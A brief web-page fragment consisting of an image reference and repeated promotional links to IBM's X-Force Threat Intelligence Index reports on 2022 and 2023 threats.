
[4 min read - Discover how threat actors are waging attacks and how to proactively protect your organization with top findings from the 2023 X-Force Threat Intelligence Index.](#)





IBM Security X-Force Threat Intelligence Index: Explore the top threats of 2022.

[Read the report →](#)





IBM Security X-Force Threat Intelligence Index: Explore the top threats of 2022.

[Read the report →](#)

